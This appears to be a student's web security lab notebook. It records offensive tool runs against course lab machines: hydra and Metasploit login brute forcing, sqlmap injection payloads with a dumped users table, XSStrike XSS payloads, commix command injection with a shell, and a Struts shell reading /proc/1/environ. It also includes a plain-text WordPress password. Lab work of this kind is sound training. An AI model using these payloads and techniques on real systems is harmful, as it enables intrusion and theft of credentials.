
```
root@kali:~# nmap --script "http-unsafe-output-escaping" 10.138.0.12
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-01 04:59 EST
Nmap scan report for lampstack-1-vm.c.w22websec-elafleur-evan-lafleu.internal (10.138.0.12)
Host is up (0.000074s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
root@kali:~#
```

5.3.6 bucket-stream

This XML file does not appear to have any style information associated with it. The document tree is shown below.



```
▼<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>dev-usc</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
 ▼<Contents>
    <Key>CRUE_Logo.jpg</Key>
    <LastModified>2020-12-09T21:27:24.000Z</LastModified>
    <ETag>"3c70a465c3a6cc0d46f7dc74d17044ed"</ETag>
    <Size>33735</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 ▼<Contents>
    <Key>Happy_Holidays_2020.gif</Key>
    <LastModified>2020-12-09T21:27:24.000Z</LastModified>
    <ETag>"4c995749dd3731251744d4f4d09aea43"</ETag>
    <Size>650708</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 ▼<Contents>
    <Key>logo.jpg</Key>
    <LastModified>2021-03-23T22:58:43.000Z</LastModified>
    <ETag>"c5c9723ac35957641c365705de498098"</ETag>
    <Size>13109</Size>
   ▼<Owner>
      <ID>4e343fa9e5087a1bc3162eef1b7bfd90e4f01335821585c03be860b84c0080b1</ID>
      <DisplayName>crue</DisplayName>
    </Owner>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
 ▼<Contents>
    <Key>separator.jpg</Key>
    <LastModified>2021-03-23T22:58:43.000Z</LastModified>
    <ETag>"11655fecb96440d50fdd54fd73fd6027"</ETag>
    <Size>4130</Size>
   ▼<Owner>
      <ID>4e343fa9e5087a1bc3162eef1b7bfd90e4f01335821585c03be860b84c0080b1</ID>
      <DisplayName>crue</DisplayName>
    </Owner>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

5.4 Discovery Tools (Part 2)



5.4.3 WordPress Marketplace server setup

Wordpress user: carlos
Wordpress pass: EvanCS495



Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

March 1, 2022

5.4.4 wpscan

Wordpress46 has 76 vulnerabilities found

```
[i] User(s) Identified:

[+] carlos
 | Found By: Rss Generator (Aggressive Detection)
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Openlitespeed marketplace started has 0 according to wpscan

```
[+] WordPress version 5.9.1 identified (Latest, released on 2022-02-22).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.138.0.16/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.9.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.138.0.16/, Match: 'WordPress 5.9.1'
```

5.5 Exploitation Tools (Part 1)

5.5.1 hydra

- Show a screenshot of the result.

```
(env) root@kali:/usr/share/wordlists/metasploit# hydra http-get://10.138.0.3/authentication/
example1/ -L mirai_user.txt -P mirai_pass.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-01 05:43:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 645 login tries (l:15/p:43), ~41 tries p
er task
[DATA] attacking http-get://10.138.0.3:80/authentication/example1/
[80][http-get] host: 10.138.0.3   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-01 05:43:44
(env) root@kali:/usr/share/wordlists/metasploit#
```

5.5.2 sqlmap

- Show screenshots of the injection points discovered and the payloads used to exploit them

```
[05:44:57] [INFO] testing connection to the target URL
[05:44:57] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:44:57] [INFO] testing if the target URL content is stable
[05:44:58] [INFO] target URL content is stable
[05:44:58] [INFO] testing if GET parameter 'name' is dynamic
[05:44:58] [WARNING] GET parameter 'name' does not appear to be dynamic
[05:44:58] [WARNING] heuristic (basic) test shows that GET parameter 'name' might not be injectable
[05:44:58] [INFO] testing for SQL injection on GET parameter 'name'
[05:44:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:44:58] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[05:44:58] [INFO] testing 'Generic inline queries'
[05:44:58] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(EXTRACTVALUE)'
[05:44:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[05:44:58] [WARNING] time-based comparison requires larger statistical model, please wait..... (do
ne)
[05:45:08] [INFO] GET parameter 'name' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLE
EP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) an
d risk (1) values? [Y/n] Y
[05:45:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:45:08] [INFO] automatically extending ranges for UNION query injection technique tests as there i
s at least one other (potential) technique found
[05:45:08] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to fi
nd the right number of query columns. Automatically extending the range for current UNION query injec
tion technique test
[05:45:08] [INFO] target URL appears to have 5 columns in query
[05:45:08] [INFO] GET parameter 'name' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: name (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=root' AND (SELECT 2740 FROM (SELECT(SLEEP(5)))qYyN) AND 'DPsE'='DPsE

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: name=root' UNION ALL SELECT NULL,CONCAT(0x716a786b71,0x536d7844725155665062465359526 36e4
d766c4b454f71465758664153645657657770595 44b4549,0x71766b7671),NULL,NULL,NULL-- -
---
```


- Show the dump of the user table

```
Database: exercises
Table: users
[4 entries]
+----+---------+-----+-------+---------+
| id | groupid | age | name  | passwd  |
+----+---------+-----+-------+---------+
| 1  | 10      | 10  | admin | admin   |
| 2  | 0       | 30  | root  | admin21 |
| 3  | 2       | 5   | user1 | secret  |
| 5  | 5       | 2   | user2 | azerty  |
+----+---------+-----+-------+---------+

[05:45:08] [INFO] table 'exercises.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.138
.0.2/dump/exercises/users.csv'
```

- Show a screenshot of the output of running against the white-space filtered exercise using the tamper module `space2randomblank`

```
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: name (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=root' AND (SELECT 8809 FROM (SELECT(SLEEP(5)))ZCmM) AND 'hGfS'='hGfS

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: name=root' UNION ALL SELECT NULL,NULL,CONCAT(0x7171787671,0x6f67454a72536f5941636c4c424b
484665794d63546b7a666f447a6d47456748445a6c655a627863,0x7170716a71),NULL,NULL-- -
---
```


- Show a screenshot of the result



5.5.3 xsstrike

- Show a screenshot of the payload that the tool finds to exploit the vulnerability with as close to 100% efficiency as possible. Copy and paste the payload into the URL and trigger the XSS. Show a screenshot of the successful exploit.

```
------------------------------------------------------------
[+] Payload: <D3v%0donMOUsEover+=+a=prompt,a( )%0dx>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <a/+/onpOiNtERenTer%0d=%0da=prompt,a( )>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <a%0aonmOuSeover%0a=%0a(confirm)( )%0dx>v3dm0s
[!] Efficiency: 96
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <d3V%09oNmOUseovEr%09=%09a=prompt,a( )%0dx>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <a%0donmOuSeover+=+a=prompt,a( )>v3dm0s
[!] Efficiency: 96
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <a/+/oNmoUSeover+=+(prompt)``>v3dm0s
[!] Efficiency: 93
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <d3v%0aonpointeReNTer%0a=%0aa=prompt,a( )%0dx>v3dm0s
[!] Efficiency: 95
[!] Confidence: 10
------------------------------------------------------------
```



- Show a screenshot of each payload and the URL it exploits

```
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/remoteinclude/paramete
r/script?q=https://google.com"

        XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 2
------------------------------------------------------------
[+] Payload: //15.rs
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSStrike#
```

```
(env) root@kali:~/XSStrike# python3 xsstrike.py -u "http://public-firing-range.appspot.com/reverseclickjacking/si
nglepage/ParameterInQuery/InCallback/?q=urc_button.click"

        XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 6168
------------------------------------------------------------
[+] Payload: ></scRIpt/><a%0dOnPointErEntEr+=+[8].find(confirm)%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 11
[?] Would you like to continue scanning? [y/N] n
(env) root@kali:~/XSStrike#
```

5.5.4 commix

- Show a screenshot of the payload that the tool finds to discover the vulnerability.

```
(env) root@kali:~/commix# python commix.py --url="http://10.138.0.2/commandexec/example1.php?ip=127.0.0.1" --level=0
                                      __
   ___   ___     ___ ___     ___ ___ /\_\    __  _
 /`___\ / __`\ /' __` __`\ /' __` __`\/\ \ /\ \/'\  v3.4-stable
/\ \__//\ \/\ \/\ \/\ \/\ \/\ \/\ \/\ \ \ \/>  </
\ \____\ \____/\ \_\ \_\ \_\ \_\ \_\ \_\ \_\/\_/\_\ https://commixproject.com
 \/____/\/___/  \/_/\/_/\/_/\/_/\/_/\/_/\/_/\//\/_/ (@commixproject)

+--
Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2022 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[info] Testing connection to the target URL.
[info] Performing identification checks to the target URL.
[info] Setting the GET parameter 'ip' for tests.
[info] Testing the (results-based) classic command injection technique.
[info] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
       |_ ;echo JUUPQK$((93+3))$(echo JUUPQK)JUUPQK

Do you want a Pseudo-Terminal shell? [Y/n] > y
Pseudo-Terminal (type '?' for available options)
```

- Perform an 'ls' and a 'pwd' and show the results in screenshots showing you have obtained access.

```
commix(os_shell) > ls

example1.php example2.php example3.php index.html

commix(os_shell) > pwd

/var/www/commandexec

commix(os_shell) >
```

5.6 Exploitation Tools (Part 2)

5.6.2 Metasploit Apache Struts 2

- Use this shell and show screenshots of the execution of the following commands to obtain the current working directory of the server, a directory listing of it, the uid of it, and a full process listing of the server.

```
pwd
/usr/local/tomcat
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
velocity.log
webapps
work
id
uid=0(root) gid=0(root) groups=0(root)
ps auxww
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  7.1  6.9 1905120 262016 pts/0  Ssl+ 02:58   0:21 /docker-java-home/jre/bin/java -Djava.util.logging.config.file=/usr/
local/tomcat/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2
048 -Djava.endorsed.dirs=/usr/local/tomcat/endorsed -classpath /usr/local/tomcat/bin/bootstrap.jar:/usr/local/tomcat/bin/tomcat-juli.
jar -Dcatalina.base=/usr/local/tomcat -Dcatalina.home=/usr/local/tomcat -Djava.io.tmpdir=/usr/local/tomcat/temp org.apache.catalina.s
tartup.Bootstrap start
root        50  0.0  0.0   4336   720 pts/0    S+   03:02   0:00 /bin/sh
root        54  0.0  0.0  17500  2084 pts/0    R+   03:03   0:00 ps auxww
```

- For the process that launched the server, show a screenshot of its environment variables as revealed via /proc

```
cat /proc/1/environ
OPENSSL_VERSION=1.1.0f-3HOSTNAME=6ec0bae368b0LD_LIBRARY_PATH=/usr/local/tomcat/native-jni-libHOME=/rootCATALINA_HOME=/usr/local/tomca
tTOMCAT_MAJOR=7JAVA_VERSION=7u131GPG_KEYS=05AB33110949707C93A279E3D3EFE6B686867BA6 07E48665A34DCAFAE522E5E6266191C37C037D42 47309207D
818FFD8DCD3F83F1931D684307A10A5 541FBE7D8F78B25E055DDEE13C370389288584E7 61B832AC2F1C5A90F0F9B00A1C506407564C17A3 713DA88BE50911535FE
716F5208B0AB1D63011C7 79F7026C690BAA50B92CD8B66A3AD3F4F22C4FED 9BA44C2621385CB966EBA586F72C284D731FABEE A27677289986DB50844682F8ACB77
FC2E86E29AC A9C5DF4D22E99998D9875A5110C01C5A2F6059E7 DCFD35E0BF8CA7344752DE8B6FB21E8933C60243 F3A04C595DB5B6A5F1ECA43E3B7BBB100D811BB
E F7DA48BB64BCB84ECBA7EE6935CD23C10D498E23TERM=xtermJAVA_DEBIAN_VERSION=7u131-2.6.9-2~deb8u1PATH=/usr/local/tomcat/bin:/usr/local/sbi
n:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binTOMCAT_TGZ_URL=https://www.apache.org/dyn/closer.cgi?action=download&filename=tomcat/to
mcat-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gzLANG=C.UTF-8TOMCAT_VERSION=7.0.79TOMCAT_ASC_URL=https://www.apache.org/dist/tomcat/tomc
at-7/v7.0.79/bin/apache-tomcat-7.0.79.tar.gz.ascJAVA_HOME=/docker-java-home/jrePWD=/usr/local/tomcatTOMCAT_NATIVE_LIBDIR=/usr/local/t
omcat/native-jni-lib
```

5.6.3 metasploit Directory Scan

- Show a screenshot of the results for your lab notebook, then return to the main console

```
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 10.138.0.2
[+] Found http://10.138.0.2:80/cgi-bin/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/css/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/doc/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/files/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/footer/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/icons/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/img/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/index/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/js/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/ldap/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/upload/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/xml/ 200 (10.138.0.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

5.6.4 metasploit Credential Stuffing

- Scroll up to find successful login and take a screenshot of the output. Note, to only show the result, do the following and then re-run

```
msf6 auxiliary(scanner/http/http_login) > exploit

[*] Attempting to login to http://10.138.0.3:80/authentication/example1/
[+] 10.138.0.3:80 - Success: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 10.138.0.3:80 - Failed: 'manager:admin'
[-] 10.138.0.3:80 - Failed: 'manager:password'
[-] 10.138.0.3:80 - Failed: 'manager:manager'
[-] 10.138.0.3:80 - Failed: 'manager:letmein'
[-] 10.138.0.3:80 - Failed: 'manager:cisco'
[-] 10.138.0.3:80 - Failed: 'manager:default'
[-] 10.138.0.3:80 - Failed: 'manager:root'
[-] 10.138.0.3:80 - Failed: 'manager:apc'
[-] 10.138.0.3:80 - Failed: 'manager:pass'
[-] 10.138.0.3:80 - Failed: 'manager:security'
[-] 10.138.0.3:80 - Failed: 'manager:user'
[-] 10.138.0.3:80 - Failed: 'manager:system'
[-] 10.138.0.3:80 - Failed: 'manager:sys'
[-] 10.138.0.3:80 - Failed: 'manager:none'
[-] 10.138.0.3:80 - Failed: 'manager:xampp'
[-] 10.138.0.3:80 - Failed: 'manager:wampp'
[-] 10.138.0.3:80 - Failed: 'manager:ppmax2011'
[-] 10.138.0.3:80 - Failed: 'manager:turnkey'
[-] 10.138.0.3:80 - Failed: 'manager:vagrant'
[-] 10.138.0.3:80 - Failed: 'root:admin'
[-] 10.138.0.3:80 - Failed: 'root:password'
[-] 10.138.0.3:80 - Failed: 'root:manager'
[-] 10.138.0.3:80 - Failed: 'root:letmein'
[-] 10.138.0.3:80 - Failed: 'root:cisco'
```